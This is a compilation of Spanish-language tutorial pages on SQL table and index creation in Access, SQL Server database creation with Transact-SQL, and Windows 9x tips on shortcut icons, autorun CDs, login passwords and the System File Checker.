ALTER TABLE Alumnos ADD COLUMN Edad SHORT

Una vez creado el campo vamos a crear un índice y vamos a obligar a que dicho índice tenga un valor:

CREATE INDEX Indice ON Alumnos (Edad) WITH DISALLOW NULL



Si miramos las propiedades de dicho índice podemos ver como nos ha indexado el campo y ha dicho que es sin duplicado. Si en vez de esto hubiéramos querido hacer el índice con valores únicos escribiríamos lo siguiente:

CREATE INDEX Indice ON Alumnos (Edad) WITH PRIMARY

El problema de ejecutar alegremente esto es que en realidad lo que hemos hecho es crear una clave principal, y ya existía una por lo que deberíamos borrarla primero y luego crear esta. Si en vez de DISALLOW NULL escribimos IGNORE NULL lo que haremos es excluir del índice los valores nulos incluidos en los campos que lo componen.

Ahora veamos como podemos crear un índice en el que los datos estén ordenados. Vamos a hacerlo con la condición anterior en la que no dejamos nulos pero puede haber repeticiones:

CREATE INDEX Indice ON Alumnos (Edad ASC) WITH DISALLOW NULL

Pero creo que habrás notado que queda un caso que no hemos tocado. ¿Qué sucede si quiero que sólo existe un DNI pero no quiero que sea clave principal?. Pues muy sencillo, se utiliza UNIQUE. Vamos a hacerlo con el campo DNI:

```
CREATE UNIQUE INDEX Indice3 ON Alumnos (DNI DESC)
WITH IGNORE NULL
```

además hemos ordenado el DNI descendentemente y le decimos que ignore aquellos índices que sean nulos.

Volver al menú del curso

Total de visitas:
205540

Crear una tabla

Título: Crear una tabla
Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra como crear una tabla con SQL, así como claves únicas y simples.
Fecha: [18/06/02]

Introducción

En este artículo vamos a ver como podemos crear una tabla en una base de datos utilizando para ello el lenguaje SQL. Lo primero que tenemos que ver es cuales son los tipos de datos que tenemos:

- **BINARY:** son datos binarios.
- **BIT:** son para valores boléanos.
- **BYTE:** son los valores enteros comprendidos entre 0 y 255.
- **COUNTER:** es el número que se autoincrementa al insertar un registro en la tabla.
- **CURRENCY:** es el que se utiliza para moneda.
- **DATETIME:** es el tipo de dato que se utiliza para guardar fechas.
- **SINGLE:** valor de coma flotante de 4 bytes.
- **DOUBLE:** valor de coma flotante de 8 bytes.
- **SHORT:** entero corto de 2 bytes.
- **LONG:** valor entero largo de 4 bytes.
- **LONGTEXT:** es el correspondiente al MEMO de Microsoft Access, sirve para almacenar texto de extensión superior a 255 caracteres.
- **LONGBINARY:** se utiliza para almacenar imágenes y ficheros en la base de datos.
- **TEXT:** es el campo de texto de 0 a 255 caracteres.

Una vez que hemos visto los tipos de datos vamos a ver como crearíamos una tabla en la base de datos.

Desarrollo

En primer lugar tenemos que tener una base de datos ya creada. Como he comentado, voy a trabajar con la base de datos Microsoft Access 2000. Se crea por tanto una base de datos y a continuación nos vamos a las consultas y damos a Crear Consulta en Vista de Diseño, al pulsar ahí nos sale la siguiente pantalla:

Aquí deberíamos tener alguna tabla, si la base de datos la contiene, pero como en nuestro caso no existen, pulsamos a Cerrar. Esto es lo que haremos normalmente ya que vamos a escribir nosotros las consultas y no vamos a dejar a Access que nos las haga. Ahora pulsamos al botón para poder escribir nuestra consulta SQL:

Y nos aparece una ventana en la que podemos escribir nuestras consultas. Ahora vamos al grano y vamos a escribir una consulta para crear una tabla. Vamos a hacer una base de datos para una escuela. La tabla que vamos a diseñar a continuación va a servir para coger los datos de los alumnos. Los campos van a ser IDAlumno, Nombre, Apellidos, DNI, Fecha de Nacimiento y Dirección. El campo IDAlumno va a ser un entero largo, el Nombre, Apellidos, Dirección y DNI van a ser texto y la fecha de nacimiento un datetime. El DNI lo ponemos como texto ya que no vamos a realizar ninguna operación con él. La consulta será la siguiente:

CREATE TABLE Alumnos (IDAlumno LONG, Nombre TEXT (15), Apellidos TEXT (50), FechaNacimiento DATETIME, DNI TEXT (10), Direccion TEXT (40))

Esta consulta nos ha creado la tabla que buscábamos, pero podemos perfeccionar nuestra tabla, creando un campo autoincremental para el IDAlumno y una clave única para el dicho índice:

CREATE TABLE Alumnos (IDAlumno COUNTER CONSTRAINT IndicePrimario PRIMARY KEY, Nombre TEXT (15), Apellidos TEXT (50), FechaNacimiento DATETIME, DNI TEXT (10), Direccion TEXT (40))

Una vez creada la tabla de los alumnos vamos a crear otra en


la que vamos a poner las asignaturas que tiene nuestra escuela. Para ello vamos a definir una tabla en la que vamos a crear un campo llamado IDAsignatura que va a ser autoincremental y clave única y otro NombreAsignatura que va a ser el nombre de la asignatura y que va a ser un texto.

CREATE TABLE Asignatura (IDAsignatura COUNTER CONSTRAINT IndicePrimario PRIMARY KEY, NombreAsignatura TEXT (25))

Esta por supuesto que es más fácil de hacer que la anterior. Finalmente creamos una tabla en la que se va a poner las notas del alumno de cada una de las asignaturas. Para tener una clave única de la tabla tendremos que crear una clave compuesta con IDAlumno e IDAsignatura. ¿Por qué esto?, bueno la verdad que es una manía mía el poner siempre una clave única a cada registro de la base de datos y así evitar el duplicado de registros. Veamos como hacemos esta tabla:

CREATE TABLE Notas (IDAsignatura LONG, IDAlumno LONG, Nota SINGLE, CONSTRAINT ClaveMultiple UNIQUE (IDAsignatura, IDAlumno))

Si miramos las claves de esta table en el Menú Ver Indices, aparecerá la clave creada:



Volver al menú del curso

Total de visitas:

205540

SQLServer

En esta sección se muestran unos artículos sobre SQL Server sobre como crear bases de datos, tablas, procedimientos, ..., además de como gestionar la una base de datos. También se muestra como realizar dichas tareas desde el Administrador Coorpativo y mediante el lenguaje Transact-SQL.

Si quieres contribuir en esta sección con algún artículo o algún cometario, escribe un mail a MacroHeavy.com

Título	Descripción
Crear una base de datos	En este artículo se muestra como crear una base de datos con SQLServer, desde el administrador coorporativo y con el uso del lenguaje Transact-SQL.

Total de visitas:
205540

Crear una base de datos

Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra como crear una base de datos con SQLServer, desde el administrador coorporativo y con el uso del lenguaje Transact-SQL.
Fecha: [04/08/02]

Introducción

Existen tres formas de crear una base de datos con SQL Server:


- Mediate el asistente.
- Mediante el Admistrador corporativo.
- Mediante Transact-SQL.

En este artículo vamos a trabajar las dos últimas, esto es, mediante el Administrador Corporativo y mediante Transact-SQL

Creación de una base de datos mediante el Administrador Corporativo

En primer lugar comentaremos que los tamaños de los diferentes ficheros dependen del usuario que esté creando la base de datos, así que no se va a incidir mucho sobre ello. Los pasos que debemos seguir son los siguientes:

1. Expandimos el grupo de servidores y vamos a nuestro servidor, nos colocamos en la carpeta de Bases de datos y pulsamos al botón derecho, y en el menú contextual se selecciona Nueva Base de Datos.




2. Escribimos el nombre de la base de datos que queremos crear:

3. Establecemos las características de los archivos de la base de datos:

Como ejemplo, hemos dejado las ubicaciones y el nombre del fichero que viene por defector, pero eso es a gusto del consumidor. Hemos dicho que el crecimiento sea de 1 MB y que el tamaño máximo del archivo sea de 9 MB. Estas mismas opciones las vamos a utilizar con Transact-SQL.

4. Hacemos lo mismo con el registro de transacciones, dejando un crecimiento de 1 MB y el límite de 3 MB:

5. Damos a Aceptar para que se cree la nueva base de datos y posteriormente expandimos las bases de datos para ver si existe la nueva base de datos:



Creación de una base de datos con Transact-SQL

Para crear la base de datos igual que la anterior, tendremos que escribir en el analizador de consultas la siguiente sentencia:

```
/*Creacción de una base de datos:*/
CREATE DATABASE BasePrueba2
ON
PRIMARY (NAME=BasePrueba2_datos,
FILENAME='F:\Documents and Settings\Administrador\Mis documentos\BasePruebas2.mdf',
SIZE=1MB, MAXSIZE=9MB, FILEGROWTH=1MB)
LOG ON
(NAME=BasePrueba2_log,
FILENAME='F:\Documents and Settings\Administrador\Mis documentos\BasePruebas2.ldf',
SIZE=1MB, MAXSIZE=3MB, FILEGROWTH=1MB)
```

La pantalla que nos informa de las acciones realizadas por nuestra sentencia es la siguiente:

Una vez creada la base de datos podemos ver sus características mediante la siguiente sentencia en el Analizador de Consultas:

sp_helpdb BasePrueba2

al realizarla nos aparecerá la siguiente pantalla en la que se nos informa de las características de la base de datos:

Eliminar una base de datos

Para eliminar la base de datos se puede hacer en el Administrador Corporativo expandiendo la carpeta de bases de datos, seleccionando la base de datos y con el menú contextual (botón derecho del ratón), eliminar la base de datos. También lo podemos hacer con el Analizador de Consultas mediante la siguiente sentencia:

```
DROP DATABASE BasePrueba2
```

El Analizador de Consultas nos muestra un cuadro en el que se indica los pasos realizados. Para comprobar que ya no existe esta base de datos en nuestro servidor, realizamos la siguiente consulta:

```
sp_helpdb
```

apareciéndonos las diferentes bases de datos que tenemos en nuestro servidor:

Volver al menú del curso

Total de visitas:
205540

ICONOS DE ACCESO DIRECTO

(Fernando Sandúa)

A no ser que quieras que tu ordenador tenga más adornos que un árbol de navidad deberías ser más sobrio en el tema de los iconos, ya que el número de dibujitos en el escritorio es inversamente proporcional al rendimiento del ordenador, es decir, cuantos más iconos tengas más recursos se emplearán en dibujarlos, y a no ser que tengas muchísimos megas de RAM prescinde de aquellos que nunca uses. Como por ejemplo el del "internet explorer" si ya tienes el icono de acceso rápido en la barra de tareas, el de mi maletín, aquellas aplicaciones en las cuales nunca entres por el icono, como el winzip (que para abrir un archivo lo haces desde el explorer y para crearlo mejor usa el botón derecho sobre el archivo). Tampoco deberías guardar documentos en el escritorio (y mucho menos programas), que aunque en principio pueda parecer más cómodo hace el mismo efecto que si dejaras tu mesa llena de papeles, si sólo hay uno lo ves en seguida pero si hay varios tardarías en encontrarlo, además sería otro icono más a dibujar. Si ves que no puedes prescindir de ninguno de ellos agrúpalos en zonas por tema, es decir en una zona del escritorio agrupa los de ofimática, en otra los juegos, en otra los de imágenes, etc, así será más fácil encontrar el icono que necesites que si están en formación militar, que quedará muy simétrico y con mucha disciplina pero luego tardas un montón en encontrar uno.

Para crear un icono aparte del camino habitual que es larguísimo (el de clic con el botón derecho sobre el escritorio, pinchar en nuevo/acceso directo, etc) hay uno más rápido, si te fijas, el menú inicio/programas está lleno de los programas que tienes instalado con sus iconos de acceso rápido, pues no tienes más que arrastrar el que necesites con el botón derecho sobre el escritorio y soltar, entonces en el menú que sale pincha en "crear icono de acceso directo aquí". También lo puedes hacer desde el explorer al escritorio.

Cuando creas un icono nuevo te aparece una **flechita** en la esquina inferior izqierda del dibujo afeándolo, así como la frase "**acceso directo a**" delante del nombre, para evitar ambas cosas podemos editar el registro (ver la sección correspondiente):

-Suprimir la flechita: en la rama HKEY_CLASSES_ROOT localizar las claves lnkfile y piffile y suprimir en ambas la cadena "IsShortCut", para restituir la flecha crear de nuevo esta clave.

-Suprimir la frase: en la rama

HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer y modifica la clave Link cambiando los valores centrales, cualquier valor que tengan (que en mi caso es de 1E) por 00, quedando todo como 00 00 00 00. Después reiniciar el registro para validar los cambios.

Si te sientes creativo puedes hacer tus propios iconos, aparte de con un programa específico para ello, coge una imagen que te guste (te recomiendo que no sea muy complicada y sea cuadrada) ábrela con el Paint de Windows y guárdala como “imagen.ico” (donde “imagen” es el nombre que quieras ponerle a tu icono) y se habrá generado un icono con las dimensiones estándar de 32 X 32 pixels.

Luego podrás cambiar los aburridos iconos que los programas eligen por defecto por los que has hecho tú u otros que has conseguido por otro medio con sólo pinchar con el botón derecho sobre el elegir propiedades y cambiar de icono buscar dentro del ordenador donde lo tengas (el icono debe permanecer en una carpeta del disco duro) y aceptar los cambios. En el caso de querer cambiar los iconos de Mi Pc, mis docuentos, y la Papelera lo debes hacer desde “panel de control/pantalla/apariencia”.

Si quieres iconos sin el nombre debajo renómbralos de la siguiente manera: mientras mantienes presionado la tecla alt escribe 0160 y da a enter, para el segundo icono después de 0160 pon un espacio, para el tercero dos espacios y así sucesivamente (sólo queda bien si no tienes un tapiz en el escritorio, ya que si lo tienes verías un cuadrado del color del fondo de pantalla).

Volver al menú de trucos

Total de visitas:

CD AUTOEJECUTABLE

(Fernando Sandúa)

¿Te has dado cuenta que algunas veces cuando introduces un CD-ROM en el ordenador se pone en marcha solo? Se dice entonces que se "autoejecuta". Puede ocurrir que no te interese que un CD se autoejecute cuando lo introduces en el ordenador, porque en ese momento no quieres utilizar el programa que se pone en marcha sino examinar el CD con el Explorer, entonces lo que debes hacer es cuando lo introduzcas mantén apretado la tecla de mayúscula hasta que el CD deje de girar en su compartimento (unos 10 segundos en un ordenador medio).

Pero lo interesante es poder crear un CD autoejecutable para tus aplicaciones en CD-ROM, para ello tienes que crear con el bloc de notas un archivo que se llamará AUTORUN.inf y cuyo contenido serán las 3 líneas siguientes: (copia todo literalmente)

```
[autorun]
open=programa.exe
icon=dibujo.ico
```

Este archivo lo tendrás que poner en el directorio raíz del CD, así como el programa que se ejecutará.
Lo que pone después de "open" es lo que se autoejecuta, luego tendrá que ser una aplicación apropiada de Windows, este ejemplo pone programa pero en tu caso pondrás el nombre que hayas elegido tú, seguido de la extensión del archivo.
La línea de icon es por si quieres que aparezca un icono en la unidad de disco cuando abras el CD con el explorer o un programa similar, tú pondrás el nombre del icono que hayas elegido.

Puede que lo que quieras que se ejecute sea un archivo de una determinada aplicación, como por ejemplo un archivo html (o cualquier otro archivo que quieras), entonces tendrás que crear además un archivo BAT (por lotes) que haga que el archivo de la aplicación se pueda autoejecutar. Los pasos serán primero crear el archivo bat con el bloc de notas, que por ejemplo lo llamamos auto.bat y estará constituido por las dos líneas siguientes:

```
@explorer Indice.htm
@exit
```

Donde “Indice.htm” es el nombre del archivo que tengas (si es un archivo del Word sería por ejemplo :@explorer chistes.doc, se admite cualquier archivo de windows y siempre que el ordenador donde se use el CD tenga el programa que abre dicho archivo).

Luego debes crear el archivo autorun.inf:

```
[autorun]
open=auto.bat
icon=Dibujo.ico
```

Ambos archivos irán en el directorio raíz, así como el archivo htm.

Consejo: antes de grabar el CD pon el archivo “auto” y el archivo que quieras que se abra dentro de la misma carpeta de tu disco duro y ejecuta el archivo .bat para comprobar que abre la aplicación con el archivo elegido, si es así cuando grabes el CD y pongas los 3 archivos anteriores en el directorio raíz no fallará, si no se abre comprueba si tu archivo por lotes .bat realmente tiene extensión .bat y no es “auto.bat.txt” y su contenido es correcto.

Volver al menú del curso


Total de visitas:

205540

CONTRASEÑAS

(Fernando Sandúa)

Te habrás percatado que cuando instalas por primera vez Windows te aparece el siguiente cuadro:



De manera que si das a aceptar y no has puesto ninguna contraseña no volverás a ver esta pantalla que tanto detestamos. Y cada vez que se inicia Windows lo hará de forma continua, sin preguntarte el nombre de usuario y contraseña.

Ahora bien, si de pequeño fuiste boyscout o joven castor y eso de las contraseñas te mola no tienes más que poner una y dar aceptar y así cada vez que Windows se inicie te preguntará la contraseña ralentizando más si cabe el proceso. Lo mismo ocurriría si en el cuadro anterior no pones contraseña pero das a cancelar. Poner contraseña tiene el inconveniente además de dar el coñazo en los inicios que se te puede olvidar, claro que esto es una tontería porque coges y borras el archivo que la almacena que no es otro que "nombre de usuario.pwl", es decir que tienes que buscar en c:\windows un archivo que tenga tu nombre de usuario (hasta 8 caracteres) y la extensión .pwl y una vez borrado

reinicias y te volverá a salir el cuadro anterior donde eliges si poner contraseña (nueva) o no; el mismo efecto tendrías si en el archivo system.ini borras la línea de [Password list] y la línea donde viene el archivo “nombre de usuario.pwl”.

Pero si has puesto contraseña como medida de seguridad te habrás dado cuenta que las contraseñas no sirven para evitar que algún cretino entre en tu ordenador y pueda hacer cambios que ensucien o estropeen tu sistema, ya que con dar a cancelar o cerrar cuando salga el cuadro de las contraseñas el cretino entraría, aunque no tenga acceso a todo (como por ejemplo las contraseñas de conexión a internet) porque no se ha “logado” como usuario reconocido si tiene el suficiente como para estropearlo todo. Lo que puedes hacer es en el cuadro donde hay que poner las contraseñas deshabilitar el botón de cancelar obligando a introducir una. Para ésto tienes que editar el registro (ver la sección correspondiente) y en la rama HKEY_LOCAL_MACHINE\Network\Logon añade un valor DWORD llamado MustBeValidated y con el dato “1”.

Volver al menú de trucos


Total de visitas:

SFC, EL CHIVATO

(Fernando Sandúa)

Cuando instalas un programa en Windows parte de los archivos se copiarán en la carpeta que ha creado dicho programa, algunas veces en la carpeta “archivos comunes”, pero una parte importante se instalan en el directorio “windows”, en “windows/system” o en otras carpetas del directorio “windows”, esta parte de archivos es la que hay que controlar, ya que a priori no sabremos cuáles son y dónde se instalan. Hay que controlarlos por diferentes motivos, porque aunque desinstalemos un programa de la forma correcta no podremos asegurar que todos los archivos que se instalaron en estos directorios desaparecerán y creerme que son muchos los programas que dejan cadáveres en “windows/system”, aumentando su tamaño, con la siguiente ralentización del sistema. Además está el tema de que cuando instalas un programa que tiene archivos de una versión más antigua que los que están instalados te los va a sobrescribir sin preguntarte (¿Por qué Bill?), envejeciendo tu sistema y afectando a programas que necesitan la versión más moderna. Y no hablemos de los archivos que desaparecen y no te enteraste cuando lo hicieron.

Para ésto está mi amigo SFC, para llamarlo en “inicio/ejecutar” teclea SFC y saldrá del anonimato. SFC significa System File Checker.




Lo primero que tienes que hacerlo es activarlo, para ello pincha en el botón configuración y activa las casillas “buscar archivos modificados y eliminados”.


Deja las demás casillas como están, sobre todo la de “anexar al registro existente”.

En la pestaña “criterios de búsqueda” podrás personalizar las carpetas donde quieras que busque y el tipo de archivos a controlar. Acepta los cambios. Lo ideal que ésto lo hicieras justo después de instalar Windows y antes de instalar cualquier driver o programa, porque así el control será total.

Ahora es el momento de que SFC actúe, da a iniciar, entonces el programa controlará los archivos agregados, actualizados y eliminados en las carpetas clave. Cuando detecte uno de los eliminados o actualizados te preguntará que hacer, si eliges la primera acción (actualizar información del archivo), la tendrás que repetir en todo los archivos (¡menudo coñazo!), si eliges restaurar archivos no sabrás de donde restaurarlo, si eliges la tercera opción (omitir), es dejar el problema para la siguiente vez; la mejor opción es la última que actualiza la información de todos los archivos actualizados a la vez o eliminados (según el caso)



